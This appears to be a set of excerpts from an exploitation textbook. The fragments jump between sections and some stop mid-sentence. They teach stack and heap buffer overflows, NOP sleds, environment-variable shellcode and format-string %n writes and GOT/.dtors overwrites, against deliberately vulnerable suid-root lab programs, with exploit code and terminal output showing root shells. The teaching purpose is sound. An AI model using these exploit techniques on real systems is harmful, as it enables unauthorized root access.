   printf("Pick a number between 1 and 20: ");
   scanf("%d", &pick);

   printf("The winning number is %d\n", winning_number);
   if(pick == winning_number)
      jackpot();
   else
      printf("Sorry, you didn't win.\n");
   return 0;
}

// This is the No Match Dealer game.
// It returns -1 if the player has 0 credits.
int dealer_no_match() {
   int i, j, numbers[16], wager = -1, match = -1;

   printf("\n::::::: No Match Dealer :::::::\n");
   printf("In this game, you can wager up to all of your credits.\n");
   printf("The dealer will deal out 16 random numbers between 0 and 99.\n");
   printf("If there are no matches among them, you double your money!\n\n");

   if(player.credits == 0) {
      printf("You don't have any credits to wager!\n\n");
      return -1;
   }
   while(wager == -1)
      wager = take_wager(player.credits, 0);

   printf("\t\t::: Dealing out 16 random numbers :::\n");
   for(i=0; i < 16; i++) {
      numbers[i] = rand() % 100; // Pick a number between 0 and 99.
      printf("%2d\t", numbers[i]);
      if(i%8 == 7)               // Print a line break every 8 numbers.
         printf("\n");
   }
   for(i=0; i < 15; i++) {       // Loop looking for matches.
```

```
   invalid_choice = 1;
   while(invalid_choice) {       // Loop until valid choice is made.
      printf("Would you like to:\n[c]hange your pick\tor\t[i]ncrease your wager?\n");
      printf("Select c or i:  ");
      choice_two = '\n';
      while(choice_two == '\n')  // Flush extra newlines.
         scanf("%c", &choice_two);
      if(choice_two == 'i') {    // Increase wager.
            invalid_choice=0;    // This is a valid choice.
            while(wager_two == -1)   // Loop until valid second wager is made.
               wager_two = take_wager(player.credits, wager_one);
         }
      if(choice_two == 'c') {    // Change pick.
         i = invalid_choice = 0; // Valid choice
         while(i == pick || cards[i] == 'Q') // Loop until the other card
            i++;                             // is found,
         pick = i;                           // and then swap pick.
         printf("Your card pick has been changed to card %d\n", pick+1);
      }
   }

   for(i=0; i < 3; i++) {  // Reveal all of the cards.
      if(ace == i)
         cards[i] = 'A';
      else
         cards[i] = 'Q';
   }
   print_cards("End result", cards, pick);

   if(pick == ace) {  // Handle win.
      printf("You have won %d credits from your first wager\n", wager_one);
      player.credits += wager_one;
      if(wager_two != -1) {
         printf("and an additional %d credits from your second wager!\n", wager_two);
         player.credits += wager_two;
      }
   } else { // Handle loss.
      printf("You have lost %d credits from your first wager\n", wager_one);
      player.credits -= wager_one;
      if(wager_two != -1) {
         printf("and an additional %d credits from your second wager!\n", wager_two);
         player.credits -= wager_two;
      }
   }
   return 0;
}
```


Since this is a multi-user program that writes to a file in the /var directory, it must be suid root.

```
reader@hacking:~/booksrc $ gcc -o game_of_chance game_of_chance.c
reader@hacking:~/booksrc $ sudo chown root:root ./game_of_chance
reader@hacking:~/booksrc $ sudo chmod u+s ./game_of_chance
reader@hacking:~/booksrc $ ./game_of_chance
```

unencrypted services such as telnet, rsh, and rcp. However, there was an off-by-one error in the channel-allocation code that was heavily exploited. Specifically, the code included an if statement that read:

```
if (id < 0 || id > channels_alloc) {
```

It should have been

```
if (id < 0 || id >= channels_alloc) {
```

In plain English, the code reads *If the ID is less than 0 or the ID is greater than the channels allocated, do the following stuff,* when it should have been *If the ID is less than 0 or the ID is greater than* or equal to *the channels allocated, do the following stuff.*

This simple off-by-one error allowed further exploitation of the program, so that a normal user authenticating and logging in could gain full administrative rights to the system. This type of functionality certainly wasn't what the programmers had intended for a secure program like OpenSSH, but a computer can only do what it's told.

Another situation that seems to breed exploitable programmer errors is when a program is quickly modified to expand its functionality. While this increase in functionality makes the program more marketable and increases its value, it also increases the program's complexity, which increases the chances of an oversight. Microsoft's IIS webserver program is designed to serve static and interactive web content to users. In order to accomplish this, the program must allow users to read, write, and execute programs and files within certain directories; however, this functionality must be limited to those particular directories. Without this limitation, users would have full control of the system, which is obviously undesirable from a security perspective. To prevent this situation, the program has path-checking code designed to prevent users from using the backslash character to traverse backward through the directory tree and enter other directories.

With the addition of support for the Unicode character set, though, the complexity of the program continued to increase. *Unicode* is a double-byte character set designed to provide characters for every language, including Chinese and Arabic. By using two bytes for each character instead of just one, Unicode allows for tens of thousands of possible characters, as opposed to the few hundred allowed by single-byte characters. This additional complexity means that there are now multiple representations of the backslash character. For example, `%5c` in Unicode translates to the backslash character, but this translation was done *after* the path-checking code had run. So by using `%5c` instead of \, it was indeed possible to traverse directories, allowing the aforementioned security dangers. Both the Sadmind worm and the CodeRed worm used this type of Unicode conversion oversight to deface web pages.

A related example of this letter-of-the-law principle used outside the realm of computer programming is the LaMacchia Loophole. Just like the rules of a computer program, the US legal system sometimes has rules that

```
reader@hacking:~/booksrc $ gcc exploit_notesearch.c
reader@hacking:~/booksrc $ ./a.out
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
-------[ end of note data ]-------
sh-3.2#
```

The exploit is able to use the overflow to serve up a root shell—providing full control over the computer. This is an example of a stack-based buffer overflow exploit.

0x321 Stack-Based Buffer Overflow Vulnerabilities

The notesearch exploit works by corrupting memory to control execution flow. The auth_overflow.c program demonstrates this concept.

auth_overflow.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password) {
   int auth_flag = 0;
   char password_buffer[16];

   strcpy(password_buffer, password);

   if(strcmp(password_buffer, "brillig") == 0)
      auth_flag = 1;
   if(strcmp(password_buffer, "outgrabe") == 0)
      auth_flag = 1;

   return auth_flag;
}

int main(int argc, char *argv[]) {
   if(argc < 2) {
      printf("Usage: %s <password>\n", argv[0]);
      exit(0);
   }
   if(check_authentication(argv[1])) {
      printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
      printf("      Access Granted.\n");
      printf("-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
   } else {
      printf("\nAccess Denied.\n");
   }
}
```


This example program accepts a password as its only command-line argument and then calls a `check_authentication()` function. This function allows two passwords, meant to be representative of multiple authentication

```
reader@hacking:~/booksrc $ perl -e 'print "\x41" x 20;'
AAAAAAAAAAAAAAAAAAAA
```

In addition, string concatenation can be done in Perl with a period (.). This can be useful when stringing multiple addresses together.

```
reader@hacking:~/booksrc $ perl -e 'print "A"x20 . "BCD" . "\x61\x66\x67\x69"x2 . "Z";'
AAAAAAAAAAAAAAAAAAAABCDafgiafgiZ
```

An entire shell command can be executed like a function, returning its output in place. This is done by surrounding the command with parentheses and prefixing a dollar sign. Here are two examples:

```
reader@hacking:~/booksrc $ $(perl -e 'print "uname";')
Linux
reader@hacking:~/booksrc $ una$(perl -e 'print "m";')e
Linux
reader@hacking:~/booksrc $
```

In each case, the output of the command found between the parentheses is substituted for the command, and the command uname is executed. This exact command-substitution effect can be accomplished with grave accent marks (`, the tilted single quote on the tilde key). You can use whichever syntax feels more natural for you; however, the parentheses syntax is easier to read for most people.


```
reader@hacking:~/booksrc $ u`perl -e 'print "na";'`e
Linux
reader@hacking:~/booksrc $ u$(perl -e 'print "na";')me
Linux
reader@hacking:~/booksrc $
```

Command substitution and Perl can be used in combination to quickly generate overflow buffers on the fly. You can use this technique to easily test the overflow_example.c program with buffers of precise lengths.

```
reader@hacking:~/booksrc $ ./overflow_example $(perl -e 'print "A"x30')
[BEFORE] buffer_two is at 0xbffff7e0 and contains 'two'
[BEFORE] buffer_one is at 0xbffff7e8 and contains 'one'
[BEFORE] value is at 0xbffff7f4 and is 5 (0x00000005)

[STRCPY] copying 30 bytes into buffer_two

[AFTER] buffer_two is at 0xbffff7e0 and contains 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[AFTER] buffer_one is at 0xbffff7e8 and contains 'AAAAAAAAAAAAAAAAAAAAAA'
[AFTER] value is at 0xbffff7f4 and is 1094795585 (0x41414141)
Segmentation fault (core dumped)
reader@hacking:~/booksrc $ gdb -q
(gdb) print 0xbffff7f4 - 0xbffff7e0
$1 = 20
```

called the NOP sled, that can assist with this difficult chicanery. *NOP* is an assembly instruction that is short for *no operation*. It is a single-byte instruction that does absolutely nothing. These instructions are sometimes used to waste computational cycles for timing purposes and are actually necessary in the Sparc processor architecture, due to instruction pipelining. In this case, NOP instructions are going to be used for a different purpose: as a fudge factor. We'll create a large array (or sled) of these NOP instructions and place it before the shellcode; then, if the EIP register points to any address found in the NOP sled, it will increment while executing each NOP instruction, one at a time, until it finally reaches the shellcode. This means that as long as the return address is overwritten with any address found in the NOP sled, the EIP register will slide down the sled to the shellcode, which will execute properly. On the *x*86 architecture, the NOP instruction is equivalent to the hex byte 0x90. This means our completed exploit buffer looks something like this:

NOP sled	Shellcode	Repeated return address

Even with a NOP sled, the approximate location of the buffer in memory must be predicted in advance. One technique for approximating the memory location is to use a nearby stack location as a frame of reference. By subtracting an offset from this location, the relative address of any variable can be obtained.

From exploit_notesearch.c

```
unsigned int i, *ptr, ret, offset=270;
char *command, *buffer;

command = (char *) malloc(200);
bzero(command, 200); // Zero out the new memory.

strcpy(command, "./notesearch \'"); // Start command buffer.
buffer = command + strlen(command); // Set buffer at the end.

if(argc > 1) // Set offset.
  offset = atoi(argv[1]);

ret = (unsigned int) &i - offset; // Set return address.
```

In the notesearch exploit, the address of the variable `i` in `main()`'s stack frame is used as a point of reference. Then an offset is subtracted from that value; the result is the target return address. This offset was previously determined to be 270, but how is this number calculated?

The easiest way to determine this offset is experimentally. The debugger will shift memory around slightly and will drop privileges when the suid root notesearch program is executed, making debugging much less useful in this case.

```
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x47\xf9\xff\xbf"x40')
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
-------[ end of note data ]-------
sh-3.2# whoami
root
sh-3.2#
```

The target address is repeated enough times to overflow the return address, and execution returns into the NOP sled in the environment variable, which inevitably leads to the shellcode. In situations where the overflow buffer isn't large enough to hold shellcode, an environment variable can be used with a large NOP sled. This usually makes exploitations quite a bit easier.

A huge NOP sled is a great aid when you need to guess at the target return addresses, but it turns out that the locations of environment variables are easier to predict than the locations of local stack variables. In C's standard library there is a function called `getenv()`, which accepts the name of an environment variable as its only argument and returns that variable's memory address. The code in getenv_example.c demonstrates the use of `getenv()`.

getenv_example.c

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
   printf("%s is at %p\n", argv[1], getenv(argv[1]));
}
```


When compiled and run, this program will display the location of a given environment variable in its memory. This provides a much more accurate prediction of where the same environment variable will be when the target program is run.

```
reader@hacking:~/booksrc $ gcc getenv_example.c
reader@hacking:~/booksrc $ ./a.out SHELLCODE
SHELLCODE is at 0xbffff90b
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x0b\xf9\xff\xbf"x40')
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
-------[ end of note data ]-------
sh-3.2#
```

This is accurate enough with a large NOP sled, but when the same thing is attempted without a sled, the program crashes. This means the environment prediction is still off.

```
reader@hacking:~/booksrc $ export SLEDLESS=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./a.out SLEDLESS
SLEDLESS is at 0xbfffff46
```

```
   char *buffer = (char *) malloc(160);

   ret = 0xbffffffa - (sizeof(shellcode)-1) - strlen("./notesearch");
   for(i=0; i < 160; i+=4)
      *((unsigned int *)(buffer+i)) = ret;

   execle("./notesearch", "notesearch", buffer, 0, env);
   free(buffer);
}
```

This exploit is more reliable, since it doesn't need a NOP sled or any guesswork regarding offsets. Also, it doesn't start any additional processes.

```
reader@hacking:~/booksrc $ gcc exploit_notesearch_env.c
reader@hacking:~/booksrc $ ./a.out
-------[ end of note data ]-------
sh-3.2#
```

0x340 Overflows in Other Segments

Buffer overflows can happen in other memory segments, like heap and bss. As in auth_overflow.c, if an important variable is located after a buffer vulnerable to an overflow, the program's control flow can be altered. This is true regardless of the memory segment these variables reside in; however, the control tends to be quite limited. Being able to find these control points and learning to make the most of them just takes some experience and creative thinking. While these types of overflows aren't as standardized as stack-based overflows, they can be just as effective.

0x341 A Basic Heap-Based Overflow

The notetaker program from Chapter 2 is also susceptible to a buffer overflow vulnerability. Two buffers are allocated on the heap, and the first command-line argument is copied into the first buffer. An overflow can occur here.

Excerpt from notetaker.c

```
   buffer = (char *) ec_malloc(100);
   datafile = (char *) ec_malloc(20);
   strcpy(datafile, "/var/notes");

   if(argc < 2)                // If there aren't command-line arguments,
      usage(argv[0], datafile); // display usage message and exit.

   strcpy(buffer, argv[1]);  // Copy into buffer.

   printf("[DEBUG] buffer   @ %p: \'%s\'\n", buffer, buffer);
   printf("[DEBUG] datafile @ %p: \'%s\'\n", datafile, datafile);
```

Under normal conditions, the buffer allocation is located at `0x804a008`, which is before the `datafile` allocation at `0x804a070`, as the debugging output shows. The distance between these two addresses is 104 bytes.

```
reader@hacking:~/booksrc $ ./notetaker test
[DEBUG] buffer   @ 0x804a008: 'test'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0x804a070 - 0x804a008
$1 = 104
(gdb) quit
reader@hacking:~/booksrc $
```

Since the first buffer is null terminated, the maximum amount of data that can be put into this buffer without overflowing into the next should be 104 bytes.

```
reader@hacking:~/booksrc $ ./notetaker $(perl -e 'print "A"x104')
[DEBUG] buffer   @ 0x804a008: 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[DEBUG] datafile @ 0x804a070: ''
[!!] Fatal Error in main() while opening file: No such file or directory
reader@hacking:~/booksrc $
```

As predicted, when 104 bytes are tried, the null-termination byte overflows into the beginning of the `datafile` buffer. This causes the `datafile` to be nothing but a single null byte, which obviously cannot be opened as a file. But what if the `datafile` buffer is overwritten with something more than just a null byte?


```
reader@hacking:~/booksrc $ ./notetaker $(perl -e 'print "A"x104 . "testfile"')
[DEBUG] buffer   @ 0x804a008: 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAtestfile'
[DEBUG] datafile @ 0x804a070: 'testfile'
[DEBUG] file descriptor is 3
Note has been saved.
*** glibc detected *** ./notetaker: free(): invalid next size (normal): 0x0804a008 ***
======= Backtrace: =========
/lib/tls/i686/cmov/libc.so.6[0xb7f017cd]
/lib/tls/i686/cmov/libc.so.6(cfree+0x90)[0xb7f04e30]
./notetaker[0x8048916]
/lib/tls/i686/cmov/libc.so.6(__libc_start_main+0xdc)[0xb7eafebc]
./notetaker[0x8048511]
======= Memory map: ========
08048000-08049000 r-xp 00000000 00:0f 44384      /cow/home/reader/booksrc/notetaker
08049000-0804a000 rw-p 00000000 00:0f 44384      /cow/home/reader/booksrc/notetaker
0804a000-0806b000 rw-p 0804a000 00:00 0          [heap]
b7d00000-b7d21000 rw-p b7d00000 00:00 0
b7d21000-b7e00000 ---p b7d21000 00:00 0
b7e83000-b7e8e000 r-xp 00000000 07:00 15444      /rofs/lib/libgcc_s.so.1
b7e8e000-b7e8f000 rw-p 0000a000 07:00 15444      /rofs/lib/libgcc_s.so.1
```

```
7 - Quit
[Name: Jon Erickson]
[You have 60 credits] ->
Change user name
Enter your new name: Your name has been changed.

-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAp?]
[You have 60 credits] ->
[DEBUG] current_game pointer @ 0xbffff9e0

whoami
root
id
uid=0(root) gid=999(reader)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(
plugdev),104(scanner),112(netdev),113(lpadmin),115(powerdev),117(admin),999(re
ader)
```

0x350 Format Strings

A format string exploit is another technique you can use to gain control of a privileged program. Like buffer overflow exploits, *format string exploits* also depend on programming mistakes that may not appear to have an obvious impact on security. Luckily for programmers, once the technique is known, it's fairly easy to spot format string vulnerabilities and eliminate them. Although format string vulnerabilities aren't very common anymore, the following techniques can also be used in other situations.

0x351 Format Parameters

You should be fairly familiar with basic format strings by now. They have been used extensively with functions like `printf()` in previous programs. A function that uses format strings, such as `printf()`, simply evaluates the format string passed to it and performs a special action each time a format parameter is encountered. Each format parameter expects an additional variable to be passed, so if there are three format parameters in a format string, there should be three more arguments to the function (in addition to the format string argument).

Recall the various format parameters explained in the previous chapter.

0x354 Writing to Arbitrary Memory Addresses

If the %s format parameter can be used to read an arbitrary memory address, you should be able to use the same technique with %n to write to an arbitrary memory address. Now things are getting interesting.

The test_val variable has been printing its address and value in the debug statement of the vulnerable fmt_vuln.c program, just begging to be overwritten. The test variable is located at 0x08049794, so by using a similar technique, you should be able to write to the variable.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\xd7\xfd\xff\xbf")%08x.%08x.%08x.%s
The right way to print user-controlled input:
????%08x.%08x.%08x.%s
The wrong way to print user-controlled input:
????bffff3d0.b7fe75fc.00000000./usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/
usr/games
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%08x.%08x.%08x.%n
The right way to print user-controlled input:
??%08x.%08x.%08x.%n
The wrong way to print user-controlled input:
??bffff3d0.b7fe75fc.00000000.
[*] test_val @ 0x08049794 = 31 0x0000001f
reader@hacking:~/booksrc $
```

As this shows, the test_val variable can indeed be overwritten using the %n format parameter. The resulting value in the test variable depends on the number of bytes written before the %n. This can be controlled to a greater degree by manipulating the field width option.


```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%x%n
The right way to print user-controlled input:
??%x%x%x%n
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc0
[*] test_val @ 0x08049794 = 21 0x00000015
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%100x%n
The right way to print user-controlled input:
??%x%x%100x%n
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc
0
[*] test_val @ 0x08049794 = 120 0x00000078
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%180x%n
The right way to print user-controlled input:
??%x%x%180x%n
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc
0
[*] test_val @ 0x08049794 = 200 0x000000c8
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%400x%n
The right way to print user-controlled input:
??%x%x%400x%n
```

The last `%x` format parameter uses 8 as the field width to standardize the output. This is essentially reading a random DWORD from the stack, which could output anywhere from 1 to 8 characters. Since the first overwrite puts 28 into test_val, using 150 as the field width instead of 8 should control the least significant byte of `test_val` to `0xAA`.

Now for the next write. Another argument is needed for another `%x` format parameter to increment the byte count to 187, which is 0xBB in decimal. This argument could be anything; it just has to be four bytes long and must be located after the first arbitrary memory address of `0x08049754`. Since this is all still in the memory of the format string, it can be easily controlled. The word *JUNK* is four bytes long and will work fine.

After that, the next memory address to be written to, `0x08049755`, should be put into memory so the second `%n` format parameter can access it. This means the beginning of the format string should consist of the target memory address, four bytes of junk, and then the target memory address plus one. But all of these bytes of memory are also printed by the format function, thus incrementing the byte counter used for the `%n` format parameter. This is getting tricky.

Perhaps we should think about the beginning of the format string ahead of time. The goal is to have four writes. Each one will need to have a memory address passed to it, and among them all, four bytes of junk are needed to properly increment the byte counter for the `%x` format parameters. The first `%x` format parameter can use the four bytes found before the format string itself, but the remaining three will need to be supplied data. For the entire write procedure, the beginning of the format string should look like this:

0x08049794		0x08049795		0x08049796		0x08049797
94 97 04 08	J U N K	95 97 04 08	J U N K	96 97 04 08	J U N K	97 97 04 08

Let's give it a try.


```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\x97\x04\x08JUNK\x96\
x97\x04\x08JUNK\x97\x97\x04\x08")%x%x%8x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%8x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3c0b7fe75fc       0
[*] test_val @ 0x08049794 = 52 0x00000034
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xaa - 52 + 8"
$1 = 126
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\x97\x04\x08JUNK\x96\
x97\x04\x08JUNK\x97\x97\x04\x08")%x%x%126x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%126x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3c0b7fe75fc
0
[*] test_val @ 0x08049794 = 170 0x000000aa
reader@hacking:~/booksrc $
```

Here, next_val is initialized with the value 0x11111111, so the effect of the write operations on it will be apparent.

```
reader@hacking:~/booksrc $ sed -e 's/72;/72, next_val = 0x11111111;/;/@/{h;s/test/next/g;x;G}'
fmt_vuln.c > fmt_vuln2.c
reader@hacking:~/booksrc $ diff fmt_vuln.c fmt_vuln2.c
7c7
<     static int test_val = -72;
---
> static int test_val = -72, next_val = 0x11111111;
27a28
> printf("[*] next_val @ 0x%08x = %d 0x%08x\n", &next_val, next_val, next_val);
reader@hacking:~/booksrc $ gcc -o fmt_vuln2 fmt_vuln2.c
reader@hacking:~/booksrc $ ./fmt_vuln2 test
The right way:
test
The wrong way:
test
[*] test_val @ 0x080497b4 = -72 0xffffffb8
[*] next_val @ 0x080497b8 = 286331153 0x11111111
reader@hacking:~/booksrc $
```

As the preceding output shows, the code change has also moved the address of the test_val variable. However, next_val is shown to be adjacent to it. For practice, let's write an address into the variable test_val again, using the new address.

Last time, a very convenient address of 0xddccbbaa was used. Since each byte is greater than the previous byte, it's easy to increment the byte counter for each byte. But what if an address like 0x0806abcd is used? With this address, the first byte of 0xCD is easy to write using the %n format parameter by outputting 205 bytes total bytes with a field width of 161. But then the next byte to be written is 0xAB, which would need to have 171 bytes outputted. It's easy to increment the byte counter for the %n format parameter, but it's impossible to subtract from it.

```
reader@hacking:~/booksrc $ ./fmt_vuln2 AAAA%x%x%x%x
The right way to print user-controlled input:
AAAA%x%x%x%x
The wrong way to print user-controlled input:
AAAAbffff3d0b7fe75fc041414141
[*] test_val @ 0x080497f4 = -72 0xffffffb8
[*] next_val @ 0x080497f8 = 286331153 0x11111111
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xcd - 5"
$1 = 200
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\xf4\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK\xf6\
x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%8x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%8x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3c0b7fe75fc       0
[*] test_val @ 0x08049794 = -72 0xffffffb8
```

```
reader@hacking:~/booksrc $ nm ./dtors_sample
080495bc d _DYNAMIC
08049688 d _GLOBAL_OFFSET_TABLE_
080484e4 R _IO_stdin_used
         w _Jv_RegisterClasses
080495a8 d __CTOR_END__
080495a4 d __CTOR_LIST__
❶ 080495b4 d __DTOR_END__
❷ 080495ac d __DTOR_LIST__
080485a0 r __FRAME_END__
080495b8 d __JCR_END__
080495b8 d __JCR_LIST__
080496b0 A __bss_start
080496a4 D __data_start
08048480 t __do_global_ctors_aux
08048340 t __do_global_dtors_aux
080496a8 D __dso_handle
         w __gmon_start__
08048479 T __i686.get_pc_thunk.bx
080495a4 d __init_array_end
080495a4 d __init_array_start
08048400 T __libc_csu_fini
08048410 T __libc_csu_init
         U __libc_start_main@@GLIBC_2.0
080496b0 A _edata
080496b4 A _end
080484b0 T _fini
080484e0 R _fp_hw
08048278 T _init
080482f0 T _start
08048314 t call_gmon_start
080483e8 t cleanup
080496b0 b completed.1
080496a4 W data_start
         U exit@@GLIBC_2.0
08048380 t frame_dummy
080483b4 T main
080496ac d p.0
         U printf@@GLIBC_2.0
reader@hacking:~/booksrc $
```


The nm command shows that the cleanup() function is located at 0x080483e8 (shown in bold above). It also reveals that the .dtors section starts at 0x080495ac with __DTOR_LIST__ (❷) and ends at 0x080495b4 with __DTOR_END__ (❶). This means that 0x080495ac should contain 0xffffffff, 0x080495b4 should contain 0x00000000, and the address between them (0x080495b0) should contain the address of the cleanup() function (0x080483e8).

The objdump command shows the actual contents of the .dtors section (shown in bold below), although in a slightly confusing format. The first value of 80495ac is simply showing the address where the .dtors section is

```
reader@hacking:~/booksrc $ objdump -h ./fmt_vuln | grep -A1 "\ .plt\ "
 10 .plt          00000060  080482b8  080482b8  000002b8  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
```

But closer examination of the jump instructions (shown in bold below) reveals that they aren't jumping to addresses but to pointers to addresses. For example, the actual address of the `printf()` function is stored as a pointer at the memory address `0x08049780`, and the `exit()` function's address is stored at `0x08049784`.

```
080482f8 <printf@plt>:
 80482f8:       ff 25 80 97 04 08       jmp    *0x8049780
 80482fe:       68 18 00 00 00          push   $0x18
 8048303:       e9 b0 ff ff ff          jmp    80482b8 <_init+0x18>

08048308 <exit@plt>:
 8048308:       ff 25 84 97 04 08       jmp    *0x8049784
 804830e:       68 20 00 00 00          push   $0x20
 8048313:       e9 a0 ff ff ff          jmp    80482b8 <_init+0x18>
```

These addresses exist in another section, called the *global offset table (GOT)*, which is writable. These addresses can be directly obtained by displaying the dynamic relocation entries for the binary by using `objdump`.


```
reader@hacking:~/booksrc $ objdump -R ./fmt_vuln

./fmt_vuln:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049764 R_386_GLOB_DAT    __gmon_start__
08049774 R_386_JUMP_SLOT   __gmon_start__
08049778 R_386_JUMP_SLOT   __libc_start_main
0804977c R_386_JUMP_SLOT   strcpy
08049780 R_386_JUMP_SLOT   printf
08049784 R_386_JUMP_SLOT   exit


reader@hacking:~/booksrc $
```

This reveals that the address of the `exit()` function (shown in bold above) is located in the GOT at `0x08049784`. If the address of the shellcode is overwritten at this location, the program should call the shellcode when it thinks it's calling the `exit()` function.

As usual, the shellcode is put in an environment variable, its actual location is predicted, and the format string vulnerability is used to write the value. Actually, the shellcode should still be located in the environment from before, meaning that the only things that need adjustment are the first 16 bytes of the format string. The calculations for the `%x` format parameters will be done

All of this packet encapsulation makes up a complex language that hosts on the Internet (and other types of networks) use to communicate with each other. These protocols are programmed into routers, firewalls, and your computer's operating system so they can communicate. Programs that use networking, such as web browsers and email clients, need to interface with the operating system which handles the network communications. Since the operating system takes care of the details of network encapsulation, writing network programs is just a matter of using the network interface of the OS.

0x420 Sockets

A socket is a standard way to perform network communication through the OS. A socket can be thought of as an endpoint to a connection, like a socket on an operator's switchboard. But these sockets are just a programmer's abstraction that takes care of all the nitty-gritty details of the OSI model described above. To the programmer, a socket can be used to send or receive data over a network. This data is transmitted at the session layer (5), above the lower layers (handled by the operating system), which take care of routing. There are several different types of sockets that determine the structure of the transport layer (4). The most common types are stream sockets and datagram sockets.

Stream sockets provide reliable two-way communication similar to when you call someone on the phone. One side initiates the connection to the other, and after the connection is established, either side can communicate to the other. In addition, there is immediate confirmation that what you said actually reached its destination. Stream sockets use a standard communication protocol called Transmission Control Protocol (TCP), which exists on the transport layer (4) of the OSI model. On computer networks, data is usually transmitted in chunks called packets. TCP is designed so that the packets of data will arrive without errors and in sequence, like words arriving at the other end in the order they were spoken when you are talking on the telephone. Webservers, mail servers, and their respective client applications all use TCP and stream sockets to communicate.

Another common type of socket is a datagram socket. Communicating with a datagram socket is more like mailing a letter than making a phone call. The connection is one-way only and unreliable. If you mail several letters, you can't be sure that they arrived in the same order, or even that they reached their destination at all. The postal service is pretty reliable; the Internet, however, is not. Datagram sockets use another standard protocol called UDP instead of TCP on the transport layer (4). UDP stands for User Datagram Protocol, implying that it can be used to create custom protocols. This protocol is very basic and lightweight, with few safeguards built into it. It's not a real connection, just a basic method for sending data from one point to another. With datagram sockets, there is very little overhead in the protocol, but the protocol doesn't do much. If your program needs to confirm that a packet was received by the other side, the other side must be coded to send back an acknowledgment packet. In some cases packet loss is acceptable.

From /usr/include/bits/socket.h

```
/* Protocol families.  */
#define PF_UNSPEC 0 /* Unspecified.  */
#define PF_LOCAL  1 /* Local to host (pipes and file-domain).  */
#define PF_UNIX   PF_LOCAL /* Old BSD name for PF_LOCAL.  */
#define PF_FILE   PF_LOCAL /* Another nonstandard name for PF_LOCAL.  */
#define PF_INET   2 /* IP protocol family.  */
#define PF_AX25   3 /* Amateur Radio AX.25.  */
#define PF_IPX    4 /* Novell Internet Protocol.  */
#define PF_APPLETALK  5 /* Appletalk DDP.  */
#define PF_NETROM 6 /* Amateur radio NetROM.  */
#define PF_BRIDGE 7 /* Multiprotocol bridge.  */
#define PF_ATMPVC 8 /* ATM PVCs.  */
#define PF_X25    9 /* Reserved for X.25 project.  */
#define PF_INET6  10  /* IP version 6.  */
     ...
```

As mentioned before, there are several types of sockets, although stream sockets and datagram sockets are the most commonly used. The types of sockets are also defined in bits/socket.h. (The `/* comments */` in the code above are just another style that comments out everything between the asterisks.)

From /usr/include/bits/socket.h

```
/* Types of sockets.  */
enum __socket_type
{
  SOCK_STREAM = 1,    /* Sequenced, reliable, connection-based byte streams.  */
#define SOCK_STREAM SOCK_STREAM
  SOCK_DGRAM = 2,    /* Connectionless, unreliable datagrams of fixed maximum length.  */
#define SOCK_DGRAM SOCK_DGRAM

  ...
```


